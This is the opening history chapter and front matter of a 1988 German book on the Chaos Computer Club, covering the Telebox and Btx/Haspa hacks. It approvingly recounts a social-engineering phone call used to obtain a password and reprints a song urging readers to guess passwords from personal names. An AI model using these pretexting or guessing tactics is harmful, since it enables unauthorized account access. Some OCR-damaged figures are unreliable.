DAS CHAOS COMPUTER BUCH

HACKING MADE IN GERMANY

WUNDERLICH

WIE WURDE DER NASA-RECHNER GEKNACKT?

WIE FUNKTIONIEREN COMPUTERVIREN UND LOGISCHE BOMBEN?

SIND HACKER SCHWARZE SCHAFE IM WOLFSPELZ?

JENSEITS DES MEDIENRUMMELS LEGT DIESES BUCH EINEN BLICK HINTER DIE KULISSEN DES SPEKTAKULÄREN FREI. ALLES ÜBER DIE HACKERSZENE, ÜBER HACKERPRAXIS, TECHNIK, AUSWIRKUNGEN UND ANWENDUNGEN. ALLES ÜBER DEN BEREITS LEGENDÄREN NASA-HACK, ÜBER LEBENSGEFÜHL UND ERLEBNISSE IM GLOBALEN DATENNETZ, ALLES ÜBER VIREN, TROJANISCHE PFERDE UND LOGISCHE BOMBEN.

DAS AUTHENTISCHE HACKERBUCH

ZUM WELTWEITEN DATENSICHERHEITS-SKANDAL.

«HACKING MADE IN GERMANY» ZÄHLT SOWOHL ZUM FEINSTEN ALS AUCH ZUM GEFÜRCHTETSTEN, WAS DIE BRANCHE ZU BIETEN HAT.

BUCHJOURNAL

1.-23. Tausend August 1988 bis Februar 1989
24.-27. Tausend Mai 1989

Umschlagillustration Till Jonas
Umschlagtypographie Barbara Hanke
Gesetzt aus vier Bembo (Linotron 202)
Gesamtherstellung Clausen & Bosse, Leck
Printed in Germany
ISBN 3 8052 0474 4

Inhalt

Vorwort

Wann immer irgendwo auf der Welt ein Computer zerlegt wird, laufen die Telefone beim Hamburger Chaos Computer Club heiß. Manche sehen im CCC jene Computerfreaks, die ihre ganze Kraft dafür einsetzen, den Mythos der perfekten Maschine nachhaltig anzukratzen. Wird da die Geschichte von David und Goliath noch einmal modern inszeniert? Andere meinen, Hacker seien Kriminelle, denen mit dem Strafgesetzbuch beizukommen sei und das Handwerk gelegt werden müsse. Der Chaos Computer Club als kriminelle Vereinigung oder als vergnügter Hacker-Verein, der verantwortungsbewusst Schwachstellen in Datensystemen ausspäht?
Jeder hat sein eigenes Hackerbild: die Presse, die Industrie, der Verfassungsschutz, die Datenschützer, die Hacker von sich selbst - und natürlich all jene, die tagtäglich in den Betrieben vor Monitoren sitzen und zuweilen davon träumen, daß ein Hacker den Firmencomputer «in den Keller» schickt.
Als das « Chaos Computer Buch» geplant wurde, hatten Hacker aus der Bundesrepublik gerade 135 Rechner in einem Datennetz der NASA zerlegt. Beim Chaos Computer Club gaben sich die Journalisten die Klinke in die Hand - und auch die Herren vom BKA.

Das BKA beschlagnahmte unter anderem die Datenschleuder, das Fachblatt für Datenreisende. Darin hatten die Hacker den NASA-Hack detailliert beschrieben. Auch die Hackerbibel, ebenfalls ein Original der Szene, stieß auf das Interesse der Beamten. Nicht nur den Ermittlungsbehörden blieb bis heute unklar, wer die Hacker sind und was sie tun.
Um sich dem Chaos Computer Club zugehörig zu fühlen, muß man nicht Mitglied sein. Es genügt, von den Möglichkeiten der «Wunschmaschine» Computer begeistert zu sein und trotzdem gegenüber Fehlern und Gefahren hellwach zu bleiben. Ein Denken, das über nüchterne EDV-Kurse und monotones Bedienen von Programmen hinausreicht.
Es genügt, sich von blinder Technikgläubigkeit zum Widerspruch herausgefordert zu fühlen und sich nicht von den Werbeversprechen der Hersteller blenden zu lassen. Es ist das Gefühl, etwas «bewegen» zu können, nicht ohnmächtig der Maschinerie ausgeliefert zu sein. Es ist das Abenteuer, plötzlich nicht mehr Empfänger, sondern Sender zu sein und durch die Computertastatur in das Vakuum der Bildröhre hineinfassen zu können, um seine eigenen Bilder und Zeilen unmittelbar auf den Schirm zu bringen. Auch dies ist das Gefühl des «Hakkens».
In diesem Buch sind Beiträge von Freunden und Mitarbeitern des Chaos Computer Clubs versammelt. Jenseits des Medienrummels soll ein Blick hinter die Kulissen des Spektakulären freigelegt werden. Sowohl über den «berüchtigten» Chaos Computer Club selbst als auch über das Interessenspektrum seiner Angehörigen.
Die Beiträge entstanden aus einer gemeinsamen Bemühung, die man mit c Arbyte» bezeichnen könnte: aus dem Wunsch, offen und kritisch zu informieren, einem Bedürfnis nach Aufklärung und dem Versuch zu entmystifizieren, angesichts einer Maschine, die zum Inbegriff moderner Hochtechnologie geworden ist. Und dennoch, es gibt jenes Schillern von Ideen, Erlebnissen, Emotionen, Ironien und Fehlleistungen, die unautomatisierbar menschlich sind.

Nach uns die Zukunft

Aus der Geschichte des Chaos Computer Clubs

von Thomas Ammann

«Wir fordern die Verwirklichung des neuen Menschenrechts auf zumindest weltweiten freien, unbehinderten und nicht kontrollierbaren Informationsaustausch unter ausnahmslos allen Menschen und anderen intelligenten Lebewesen» - so verkündete es das Grundsatzprogramm des CCC, des Hamburger Chaos Computer Clubs, im Februar 1984.
Unter der Losung « Nach uns die Zukunft! » befindet sich der CCC seither auf einer ganz besonderen Mission, auf einem Computer-Kreuzzug: Spektakuläre Einbrüche in fremde Rechnersysteme, Vorträge auf Fachtagungen zu Problemen von Datenschutz und Datensicherheit, Diskussionen um die Volkszählung 1987 - die Medienprofis vom CCC mischen immer wieder mit. Sie fühlen sich aufgerufen, herauszufinden, was man mit Computern alles anstellen kann, sie testen Datennetze auf ihre Standfestigkeit, und sie vermitteln einer staunenden Öffentlichkeit das Lebensgefühl der jungen «Chip-Generation». Hacken gehört zum Alltag»,erkannten sie. Es ist der schöpferische, praktische und respektlose Umgang mit komplizierter Technik». Daß CCC-Mitglieder seit einiger Zeit auf den Fahndungslisten

der Polizei stehen, halten die Computerfreaks selber für ein grundlegendes Mißverständnis. Sie wollen doch nur, sagen sie, das Beste für die Entwicklung der Informationsgesellschaft-und allenfalls ein bißchen Katz und Maus mit den großen Computersystemen spielen.
Doch die Romantik der frühen Hacker-Zeiten scheint vorbei, spätestens seit der Veröffentlichung des NASA-Coups und der Verhaftung von Steffen Wernery in Paris.
Erinnern wir uns noch einmal wehmütig an die Anfänge des CCC im Februar des Orwell-Jahres 1984, und begleiten wir seine Mitglieder auf einigen Stationen ihres - wie sie es nennen - «Patrouillendienstes am Rande der Unkenntlichkeit».

Am Anfang war das Chaos

Es muß etwa Ende 1983 gewesen sein, als die Welle aus den USA zu uns herüberschwappte. Rätselhafte Presseberichte über amerikanische Hacks erschienen, in den Kinos sorgte das Hacker-Epos «War Games» für Aufsehen, und der Spiegel brachte ein Interview mit Richard Cheshire aus New York. Cheshire, damals 28, war zu jener Zeit einer der Gurus der Computerszene, seine seit 1971 erscheinende Zeitschrift TAP (steht für Technological Assistance Program, «to tap» bedeutet aber auch «anzapfen) wurde in der internationalen FanGemeinde so heiß gehandelt wie Whisky in den Jahren der Prohibition. TAP veröffentlichte Bauanleitungen für allerlei elektronischen Kram, Tips, wie man in Connecticut kostenlos telefonieren kann oder Rechtshinweise für Hacker. Bei all dem stand Cheshire, wie er im Spiegel verschmitzt betonte, < immer streng auf der Seite des Gesetzes». Seine subtile Hacker-Taktik: «Wir schreiben nur, was die Kids nicht tun sollen, und zwar ganz detailliert. Ihr sollt nicht einen a,4Kilo-Ohm-Widerstand parallel schalten mit einem o,3-Mikrofarad-Kondensator und es in dieser Form an die Datenleitung anschließen. Das wäre nicht erlaubt. »
Richard Cheshire-inzwischen lebt er in Florida und arbeitet (Ironie des Schicksals?) für die NASA-war im Herbst 1983 über den Großen

Teich geflogen, weil er in Genf die Telecom besuchen wollte, die größte Messe für alles, was mit Computerkommunikation zu tun hat. Ebenfalls auf dem Weg zum Mekka der Telecom(municatio)-Junkies war ein gewisser Wau als Berichterstatter der *Tageszeitung (taz)*. «Die russischen Personal Computer RIGA 1 sehen verdammt nach CP/M aus», berichtete er begeistert. «Nur die Tatstatur ist so schwergängig dass man einen Hammer benötigt. Oder: «Am Stand der VR China bewundere ich das Funkgerät <Rote Laterne> und stehe sehnsüchtig vor dem chinesischen Münzfernsprecher. Keine Chance, ihn zu klauen.» - «Ich habe heute erst zwei Passwörter rausgefunden!!! Das muß ich noch lernen, da bin ich noch kein Profi.»
Wau - eigentlich heißt er ja Herwart Holland - war mit seinen 31 Jahren alles andere als ein Kind der «Chip-Generation». Eher eine Art Spät-Hippie, aus der politischen Studentenbewegung der 68er-Zeit kommend, bärtig und vornehmlich in Latzhosen gewandet. In der Alternativszene seiner Wahlheimat Hamburg wurde der Computerspezi schon lange mißtrauisch beäugt. Computer waren für die Alternativen damals schlicht Teufelszeug, Instrumente, die der Überwachung dienten und die Rationalisierung in den Betrieben beschleunigten. Wer sich damit beschäftigte und sogar noch - wie Wau - vom «sinnvollen Einsatz der Elektronike faselte, war entweder durchgedreht oder stand auf der heimlichen Gehaltsliste des Staatsschutzes. Rückblickend betrachtet, war Waus Reportage «Computer-Guerilla» von der Telecom '83 der erste authentische Stimmungsbericht aus dem aufkeimenden deutschen Computer-Untergrund. Ganz unten auf der Zeitungsseite fand sich schon schüchtern die Unterschrift «Chaos Computer Club», der wenig später, Anfang 1984, in einem Hamburger Buchladen mit dem beziehungsreichen Namen Schwarzmarkt an die Öffentlichkeit trat. Ein kleiner Bericht in dem bekannten deutschen Nachrichtenmagazin löste eine Lawine von Zuschriften aus. «Es hieß, daß Ihr Tips für Hacker habt», schrieb ein Fan. «Na, genau die brauch ich, denn dieser ganze Telespielscheiß geht mir auf die Nerven. Auf Hacker hatte ich schon immer Bock, nur wußte ich nicht, daß es hier in Deutschland auch schon geht (jetzt aber, wa?). »
In der Tat. Als im Februar 1984 die erste Ausgabe der Datenschleuder erschien, gingen die achthundert Exemplare weg wie warme Sem-

Die Hacker - Hymne
Zu singen nach der Melodie:
«Put another nickel in»

Put another password in
Bomb it out and try again
Try to get past Jogging in
We're hacking, hacking, hacking

Try his first wife's maiden name,
this is more than just a game,
It's real fun, it is the same,
It's hacking, hacking, hacking.

Sys-call, let's try a sys-call.
Remember the great bug from
version 3,
Of RSX it's here! Whoppee!

Put another sys-call in,
Run those passwords out and
then,
Dial backup, we're Jogging in,
We're hacking, hacking, hacking

Gib ein neues Paßwort ein
Oft fliegst du raus, mal kommste
rein
Schau genau beim Tippen zu
Wir hacken, hacken, hacken.

Find vom Chef die Freundin raus
Probiere ihren Namen aus
Tast dich ran mit Ruh im Nu
Zum Hacken, Hacken, Hacken.

Begreife endlich das System
Dann hast du es ganz bequem
Was du willst, das tu, ja tu
Du Hacker, Hacker, Hacker!

Cheshire Catalyst, *TAP-Magazine*
Übersetzung frei nach Wau

meln. «Der Chaos Computer Club ist eine galaktische Vereinigung ohne feste Strukturen», begann etwas großspurig das Grundsatzprogramm, und weiter: « Computer sind Spiel-, Werk- und Denk-Zeug; vor allem aber: das «wichtigste neue Medium» ... Wir verwenden dieses neue Medium - mindestens - ebenso (un)kritisch wie die alten. Wir stinken an gegen die Angst- und Verdummungspolitik in bezug auf Computer sowie die Zensurmaßnahmen von internationalen Konzernen, Postmonopolen und Regierungen. »

Als Selbstbeweihräucherung gab es eine «Hacker-Hymne», und die Aufgaben für 1984 und die nähere Zukunft standen scheinbar auch schon fest. Zum Beispiel: «Sammlung von Geld für diverse Aktivitäten. Gründung verschiedener öffentlich (per Telefon) zugänglicher Datenbanken, Computer Bulletin Board Systems», CBBS oder <free public access systems» genannt. Sammeln, Ausdenken und Verschenken von Paßwörtern aller Art. (Welches Password hat der Vatikancomputer? 666? Gott? INRI? BABEL?)»
Derlei Paukenschläge verhallten nicht ungehört. Im Gegenteil. Der Chaos Computer Club bestand zwar in seiner Anfangszeit nur aus einer Handvoll Leute, mit Wau Holland und Steffen Wernery als PR-Spitze, aber die Initialzündung hatte gewirkt, der Damm des Schweigens war gebrochen. Hacker waren plötzlich « in ». « Robin Hood im Datennetz », « David gegen Goliath ». Die Medien waren begeistert, hatten doch die wehverbreiteten Ängste vor dem unaufhaltsamen Vormarsch der Computertechnologie, der viele Menschen überforderte, endlich ein Ventil gefunden.
Indes hatten die Manager und Sicherheitsfachleute in den Betrieben anfangs für die Hacker-Stories nur ein müdes Lächeln übrig, noch wiegten sie sich in Sicherheit. Anders als in den USA sei in der Bundesrepublik ein Computer < kein Suppentopf, bei dem jeder den Deckel hochheben und sich was rausnehmen kann», sagte damals der Leiter des Siemens-Rechenzentrums in Hamburg. Er versprach jedem Hacker eine Kiste Champagner, dem es gelänge, in sein Datenimperium einzudringen. Der Schampus wurde bald fällig.

Der verhaßte Gilb und seine Telebox

Pünktlich zur Hannover-Messe 1984 stellte die Bundespost ein neues elektronisches Briefkasten-System vor, den Kommunikationsdienst Telebox, mit dem eingetragene Benutzer online-per Computer also - persönliche Mitteilungen empfangen oder an andere Teilnehmer versenden können. In den USA benutzten große Konzerne damals schon Tausende solcher Mailboxen für interne Korrespondenz und

internationalen Datenverkehr; in der Bundesrepublik gab es vielleicht gerade fünfzig, die zumeist von Computer-Hobbyisten als Freizeitvergnügen betrieben wurden.

Mit der Telebox wollte die Post ihren Kritikern endlich einmal beweisen, wie modern sie sein kann - und gleichzeitig auf dem Zukunftsmarkt Computerkommunikation Positionen besetzen. Als Teilnehmer am Probebetrieb, der zur Hannover-Messe eingeläutet wurde, konnte man denn auch so illustre Firmen wie Nixdorf, Pepsi Cola oder die Wirtschaftsauskunftei Schimmelpfeng gewinnen, die alle für ihre Mitarbeiter elektronische Postfächer mieteten.

Natürlich gab es einige Anlaufschwierigkeiten, aber was soll's -dem Enthusiasmus, mit dem das Postler-Team aus dem Fernmeldetechnischen Zentralamt (FTZ) in Darmstadt sein System in Hannover demonstrierte, taten die keinen Abbruch. Jedoch: Bei den Messe-Vorführungen haben einige Hacker vom CCC ganz genau aufgepaßt und einem unvorsichtigen Postler dessen Kennung und das persönliche Paßwort, den Schlüssel zum Mailbox-Fach, abgeluchst. Christian Jonas hieß der unselige FTZ-Mann, dem die Ehre gebührt, das erste öffentliche Opfer der Chaos-Hackerei zu sein. Als Paßwort für die Telebox hatte er übrigens seinen Nachnamen gewählt: Jonas. Typisch für einen Computerbenutzer mit schlechtem Gedächtnis.

Das nun nicht mehr geheime Paßwort und die (ansonsten nicht öffentliche) Telefonnummer der Telebox machten in der Szene die Runde. Ein paar glückliche Wochen lang wurde der Rechner gründlichst durchgehackt - bis die Postler Wind davon bekamen und den Zugang sperrten. Da griff Wau zur Hacker-Taktik des «social engineering», sehr frei übersetzt «einfühlsames Vorgehen»: Standard Elektrik Lorenz (SEL) hatte mit der Telebox-Entwicklung zu tun. Deshalb schöpfte der Postler im Fernmeldetechnischen Zentralamt auch keinen Verdacht, als eines Tages ein Techniker von SEL anrief. «Guten Tag, hier ist Dau von SEL. Uns ist die halbe Paßwort-Datei abgestürzt, unter anderem auch Ihre unter der Kennung DPB 003. Wir suchen den Fehler, aber in der Zwischenzeit bräuchten wir von Ihnen ein neues Paßwort, das wir hilfsweise eingeben können. » - «Nehmen Sie doch einfach viermal Y», antwortete der FTZler. - «Wird gemacht. Ach übrigens, wie hieß eigentlich Ihr altes Paßwort?» - «Ste-

fan», kam es prompt zurück, und damit hatten die Freaks vom CCC wieder einen gültigen Zugang. Mit «Stefan» gingen sie rein in die Telebox, trugen das neue Paßwort «YYYY» ein, damit der Postler keinen Verdacht schöpfte, und stöberten dann ungeniert herum. Der ahnungslose Postmann änderte einige Zeit später übrigens «YYYY» wieder, Herr Dau von SEL hatte ja gesagt, es sei nur vorübergehend. Doch kein Problem für die Hacker-Truppe, das neue Paßwort war wieder das alte- < Stefan».

Unbemerkt konnten die heimlichen Datenwanderer dann wochenlang weiterhacken und in den Briefkästen der Teilnehmer manch Erstaunliches entdecken. «Das System schreitet zielgerichtet ins Chaos», war zum Beispiel zu lesen. Ein Benutzer erzählte elektronisch Witze: «Hallo, ist dort die Alkoholiker-Beratungsstelle? Können Sie mir sagen, ob man zu Gänsebraten Weißwein oder Rotwein trinkt?o Die Schwarzen Bretter «Kunst» und oKummerkasten» waren notorisch leer, dafür gab's einen Fragebogen des FTZ für TeleboxTeilnehmer: « Wie lange nehmen Sie Telebox im Monat schätzungsweise in Anspruch? Kommen Sie mit der Ablage von Mitteilungen zurecht? Haben Sie beobachtet, daß Versuche unternommen worden sind, in Ihre Box unberechtigt einzudringen?» Besonders indiskret war die Frage: «Gibt es Partner, mit denen Sie regelmäßig verkehren wollen?» Mögliche Antworten: «Keine, einige, mehrere, viele. »

Irgendwann flog die Sache auf. Welchen Sinn hatte das Herumstöbern im Telebox-Rechner? Klar, «Menschenrecht auf unbehinderten und nicht kontrollierbaren Datenaustausch, Freiheit für die Daten» und so - aber mußte das ausgerechnet mit obskuren Hacks durchgesetzt werden? Die CCC-Hacker räumten ein, daß es ihnen in erster Linie um den Spaß gegangen sei: «Ein harmloser Scherz, wie ein Klingelstreich, nur eben per Computer». Außerdem sei es natürlich ein gutes Gefühl, gerade die Post zu ärgern, den verhaßten Gilb mit seinem Fernmeldemonopol, das nach Hackermeinung nur den technischen Fortschritt behindere. Hierzulande dürfe man ja noch nicht einmal Computer selbständig Telefonnummern wählen lassen.

Die Post, das Opfer, bemühte sich, nach außen gelassen zu reagieren, damit nicht allzu viel Unruhe unter ihren Kunden aufkam. Im Probebetrieb sei die Telebox eben eine Baustelle, frei zu besichtigen,

ließ Oberpostdirektor Walter Tietz, der Telebox-Verantwortliche aus dem FTZ, wissen. «Die Schlüssel-Paßwörter wurden nicht geheimgehalten, sondern jedem Interessierten gezeigt. In unbürokratischer Weise ist man nach dem Modell des Hauses der offenen Tür verfahren.» Solche beruhigenden Sätze klangen wie das Pfeifen im dunklen Wald, denn intern verlieh der Oberpostdirektor seiner tiefen Sorge über das grassierende Hackerunwesen Ausdruck: «Wir haben es mit 20000 potentiellen Hackern in der Bundesrepublik zu tun, wenn nicht bald etwas geschieht.

Kabelsalat mit Hack - Chaos im Bildschirmtext

Mit dem auf den ersten Blick unscheinbaren Telebox-Coup hatte der CCC die Computerwelt tatsächlich verunsichert. So etwas war bislang noch nicht passiert: Da arbeiten Hundertschaften von Spezialistenjahrelang, um ein kompliziertes Mailbox-System zu installieren - und kaum geht es in Betrieb, kommen ein paar junge Leute mit billigen Heimcomputern und stellen alles auf den Kopf. Das mußte Ingenieure und Programmierer auf die Palme bringen!
Besorgt fragte sich die ganze Computerbranche, was nun als nächstes dran sei. Im CCC war das sonnenklar. Dort wurde gerade darüber diskutiert, in welcher Form man denn bei Bildschirmtext (Btx), dem «Volksdatennetz der Zukunft» mitmachen sollte. Das Btx-System, damals das Lieblingsprojekt des Postministers Christian Schwarz-Schilling, basierte auf einer einfachen Grundüberlegung: Telefon und Fernseher standen in nahezu jedem Haushalt; mit einer Verbindung dieser beiden Geräte würden sich über die Telefonleitungen bunte Bilder auf die Fernsehschirme zaubern lassen. Von zu Hause aus könnten die Menschen Warenhauskataloge durchblättern, Reisen buchen, ihr Girokonto führen und noch vieles mehr. Eine Million Teilnehmer, so die erste optimistische Post-Prognose, seien bis Mitte der achtziger Jahre zu gewinnen. Bildschirmtext sollte das größte Computersystem der Welt werden, für die Entwicklung war daher der Computergigant IBM bestens geeignet. Dachten die Postler.

Nach ausgiebigen Feldversuchen in Düsseldorf und Berlin wollte der Postminister auf der Funkausstellung *1983* den bundesweiten Start von Btx im neuen europäischen CEPT-Standard persönlich einläuten. Allein, IBM war noch nicht fertig, und so behalf man sich zunächst mit einer Übergangslösung. Als der IBM-Zentralrechner in Ulm mit neun Monaten Verspätung dann endlich in Betrieb ging, bekam er von Btx-Kennern sofort den Namen «Yo Yo» - denn wie beim Kinderspiel ging es mit ihm auf und ab, bis zum nächsten Absturz. Darüber hinaus hatte Btx nur wenig zu bieten: Die ProgrammAngebote waren meist unübersichtlich und umständlich zu handhaben, die Blockgrafik-Bildchen waren grob und ungelenk. Nur mäßig stiegen die Teilnehmerzahlen, statt der erwarteten isoooo waren es Ende *1984* gerade 19000 - vielleicht auch deshalb, weil im OrwellJahr *1984* allenthalben über Datenschutz und Datensicherheit diskutiert wurde. Die zentrale Btx-Datenbank weckte bei vielen Assoziationen an den Orwellschen «Großen Bruder», registriert sie doch die Finanzverhältnisse und Kaufgewohnheiten der Teilnehmer, ja sogar deren Vorlieben für bestimmte Tageszeitungen.
Das Chaos-Team erkannte schnell: Wollte man bei der Btx-Datenschutzdiskussion sinnvoll mitmischen, dann nicht als Teilnehmer, der nur Informationen abrufen kann, sondern als offizieller Programmanbieter, genauso wie Quelle, die Dresdner Bank oder Touropa. Leider entsprach die «galaktische Vereinigung» nicht den rechtlichen Anforderungen der Post, ihr wurde der Anbieterstatus verweigert. Also mußte eine natürliche Person ran: Steffen Wernery, der fortan das Btx-Programm des CCC betreute.
Dort fanden Benutzer bald eine elektronische Ausgabe der *Datenschleuder*, unter dem Stichwort «Postbildungswerk» eine asoziale Einrichtung des CCC zur Information aller Menschen (Postler und Nichtpostler) über die Post im Btx» oder ein Chaos-Movie, in dem der Atompilz «Nuki» kleine gelbe Posthörnchen abschoß. Solche launigen Programme ließ sich der CCC natürlich bezahlen. Ein paar Pfennige kostete das Anschauen jeder Seite- wie bei den anderen, den < normalen» Anbietern. Einige hundert Mark kamen schon *1984* auf diese Weise jeden Monat zusammen. Das Chaos-Programm muß den Btx-Teilnehmern also ganz gut gefallen haben.

Auf der DAFTA am 15. und 16. November 84 in Köln, einer Datenschutz-Fachtagung, präsentierten die Veranstalter einen richtigen, lebendigen Hacker. Im überfüllten Saal hielt Wau seinen Vortrag zum Thema «Btx - Eldorado für Hacker?» Er nutzte die Chance, dem anwesenden Fachpublikum das Grausen beizubringen, indem er ein paar praktische Erkenntnisse preisgab, die der CCC bereits nach wenigen Monaten Btx-Teilnahme gewonnen hatte. Wau führte vor, wie eine Btx-Anschlußbox so manipuliert wird, daß man auf fremde Kosten im System herumhacken kann. Der CCC habe im IBM-Programm schwere Fehler entdeckt, berichtete Wau weiter, die unter Umständen dazu führen könnten, daß persönliche Daten und geheime Paßwörter in fremde Hände gelangen. Kriminelle könnten diesen Fehler ausnutzen und arglose Btx-Teilnehmer um Riesenbeträge prellen. Der Vertreter des Postministeriums auf der DAFTA, Bodo Frahm, stritt hingegen solche Mängel rundheraus ab. Das System sei absolut wasserdicht.

Was Bodo Frahm nicht wußte: Der CCC war sich damals bereits sicher, Beweise für einen Software-Fehler in Händen zu halten. Und weil der Postler auf der Datenschutztagung wenig kooperativ war, so ein späterer CCC-Kommentar, mußte man mit diesem Beweis an die Öffentlichkeit, zur Warnung und zur Abschreckung potentieller Btx-Teilnehmer. Die Schlagzeilen am 20. 11. 84 ließen bei Post und IBM dann die Sirenen aufheulen: « ELEKTRONISCHER BANKRAUB IN BTX! » - «COMPUTER-FANS ZAPFTEN DER HASPA 135 000 MARK VOM KONTO! ». Was war geschehen?

Mit dem geheimen Paßwort der Hamburger Sparkasse sind die Daten-Chaoten ins Btx-System geschlüpft, wie mit einer elektronischen Tarnkappe. Dann haben sie - auf Kosten der Sparkasse - eine gebührenpflichtige Spendenseite aus dem eigenen CCC-Programm abgerufen, aber nicht nur einmal, sondern rund 13 500mal, eine ganze Nacht lang. Von Hand wäre das zu mühsam gewesen, deshalb wurde diese Arbeit von einem Computer erledigt. Da ein Abruf der Spendenseite (Text: «Es erforderte ein bemerkenswertes Team, den Gilb zurückzuweisen und ein Volk von 6o Millionen Menschen zu befreien. ») nicht weniger als 9, 97 DM kostete, kamen rund 135 000 Mark zusammen, die der Hamburger Sparkasse berechnet und den Chaos-Leuten mit

der November-Telefonrechnung gutgeschrieben worden wären. Die historische Gutschrift über knapp 135 000 Mark gibt es tatsächlich, doch der Club hatte sofort verkündet, daß er das Geld gar nicht haben will. Zweck der Aktion sei ja nur gewesen, «die bei Btx vorhandenen Mängel öffentlich darzustellen. Wir hätten das auch mit 10 Pfennigen machen können, nur hätte sich dann niemand dafür interessiert. »

«Hut ab vor dieser Leistung», zollte der sichtlich irritierte Vorstandsvorsitzende der Hamburger Sparkasse den selbsternannten Datenschutz-Testern vor der Fernsehkamera Respekt. «Blamabel und äußerst schmerzhaft», gestand Bodo Frahm von der Post nach dem ersten Schreck. Wie das Chaos-Team letztlich an das geheime Paßwort der Hamburger Sparkasse gelangen konnte, dafür gab es später, nach monatelangen Analysen von Post und IBM, verschiedene Erklärungen.

Version des CCC: «Die Post hat uns das Paßwort frei Haus auf den Bildschirm geliefert-durch einen Systemfehler», hieß es in der CCC-Pressekonferenz. Genauer: durch unkontrollierten Überlauf von Decoderseiten. Wenn ein Programmanbieter eine Btx-Seite gestaltet, passen genau 1626 Zeichen drauf. Mehr geht nicht. Was passiert aber, wenn jemand in Fleißarbeit genau 1626 Zeichen unterbringt und die Seite dann zum Abspeichern in den Rechner schickt? Das probierten die Jungs vom CCC aus. Sie füllten eine Seite bis zum Rand mit Zeichen, speicherten sie ab und riefen sie dann wieder auf. Und dabei, sagen sie, sei urplötzlich das Paßwort der Hamburger Sparkasse (usd 70 000) über die Mattscheibe geflimmert.

Dagegen die Version von Post und IBM: Einen unkontrollierten Seitenüberlauf kann es möglicherweise gegeben haben, doch dieser Fehler sei nach Bekanntwerden sofort beseitigt worden. Niemals aber hätte ein Paßwort aus dem System herauskommen können. Viel wahrscheinlicher sei, daß Mitglieder des Chaos Chomputer Clubs das Paßwort bei einer öffentlichen Vorführung der Sparkasse mitbekommen, also ausgespäht hätten.

Beigelegt ist dieser Konflikt bis heute nicht. Was die Postler wirklich wurmt: Sie können dem CCC einfach nicht positiv beweisen, daß das fragliche Paßwort nicht - mir nichts, dir nichts - auf den Bildschirm geflattert kam. Nach eingehender Prüfung wollte übrigens

auch der Bundesdatenschutzbeauftragte im Januar 1986 nicht mehr ausschließen, daß der Systemfehler «in Ausnahmefällen» aufgetreten sein könnte.
Wie auch immer: Die Nachricht vom Coup schlug ein wie eine Bombe. Wau und Steffen hatten ihre Schlagzeilen und zahllose Auftritte in Hörfunk und Fernsehen. Und die Post hat seither die Schlappe mit der Sparkasse nicht verwunden. Derzeit hat das Bildschirmtext-System nur rund 200ooo Teilnehmer, obwohl es nach den Hoffnungen der Gründer schon längst mehr als eine Million sein müßten.

Heimliche Datenschützer oder Hofnarren?

War das schon eine bewußte Strategie? Wollte der CCC mit spektakulären Aktionen aufklären und Systembetreiber- wie hier die Bundespost - und Benutzer zu einem verantwortungsvollen Umgang mit Computern und Datennetzen erziehen?
Der Sparkassen-Coup machte eher das Dilemma deutlich, in dem sich die Mitglieder des Chaos Computer Clubs befanden. Waren sie heimliche Datenschützer oder nur Hofnarren der Computergesellschaft? Einerseits war ihnen der Datenschutz, der «Schutz der Menschen vor den Daten», ein Anliegen. Auch wollten sie «diesen Dunstschleier, der vor der ganzen Computerszene und vor der ganzen Computerwelt steht, wegwischen, und reintreten, wenn's sein muß» - also den Mythos Computer entzaubern. Andererseits hatten sie nie verhehlt, daß es ihnen in erster Linie Spaß machte, mit großen Computersystemen Katz und Maus zu spielen, mit Ironie und subversivem Witz auch noch die letzten Winkel der scheinbar so perfekten Informationsgesellschaft zu erforschen. Computergegner sind sie aber nicht. Die schlimmste Vorstellung für sie ist eine Welt ohne Computer, denn womit sollen sie dann spielen?

Das Vereinsblättchen *Datenschleuder* spiegelte den Zwiespalt zwischen ernsthaftem Anspruch und Spiellaune wider. «Ein ganz klein bißchen», hieß es etwa in der Doppelnummer 5 + 6/ 1984, «verstehen wir uns als Robin Data. Greenpeace und Robin Wood versuchen,

Umweltbewußtsein zu schaffen durch Aktionen, die - wenn es nicht anders geht - öffentliches Interesse über bestimmte Regelungen stellen. Wir wollen wichtige Infos über die Datenwelt (aber auch über andere Themen) verbreiten im Sinn des freedom of Information act in USA.» Soweit die Mission. In einer anderen Ausgabe der *Datenschleuder* findet sich dann wiederum eine Abenteuerstory über Hacken im Auto, «just for fun», mit tragbaren Computern: «Plötzlich ist da so ein gelb lackierter Glaskasten am Straßenrand. Man nimmt den unförmigen Schnorchel der gelben Datentankstelle aus der Zapfsäule und steckt ihn in den CCC-geprüften Einfüllstutzen. Die Tankgroschen fallen klöternd in den betagten Münzer, und es wird zwischen Normalmailbox, Supermailbox oder PADgas gewählt. Der langen Leitung folgend, begibt man sich in den Schutz der molligen Dose. Zwischen bzw. auf den Kanten beider Vordersitze wartet schon die altvertraute Texi-Tastatur und das lobenswert lesbare LCD-Display. »Autohacking-das gehörte zur Abteilung «Sport, Spiel, Spannung». Naturgemäß fanden Hacks und Eulenspiegeleien des CCC in den Medien mehr Widerhall als die kritischen Töne zur Computergesellschaft. Das war auch so, als der Club zwischen Weihnachten und Neujahr 1984/85 unter dem Motto «Offene Netze - warum?» seinen ersten Chaos Communication Congress veranstaltete. «Zwei Tage lang sollen sich Datenreisende treffen», so die Ankündigung. «Neben den bekannten Kommunikationstechniken Telefon, Datex, Btx, Mailboxbetrieb, Telex, wird auch eine Datenfunkstelle errichtet. Aktives Arbeiten wird ergänzt durch Videofilme und Gruppengespräche. Geplant sind alternative Erkundungen (Einsatzzentralen Feuerwehr, Kanalisationsrundgang, Hafenrundfahrt).»

Rund 300 vorwiegend jugendliche Computerfans kamen in Hamburg zusammen, zum Fachsimpeln und um Erfahrungen auszutauschen, neugierig belagert von zahlreichen Journalisten und Fernsehteams. Es gab Workshops zu Themen wie «Jura für Hacker», «Professionelle Mailboxen» oder - leicht selbstironisch - «Psychische Störungen durch Computermißbrauch». Eine Fachtagung also. Gehackt wurde auch, doch die große Sensation, auf die die Presse wartete, blieb aus. Da wurde sie eben herbeigeschrieben. « CCC lüftet Bank-Geheimnis», dichtete anderntags ein Boulevard-Blatt und be-

richtete von einem angeblichen Einbruch im Rechner der Frankfurter Citibank.

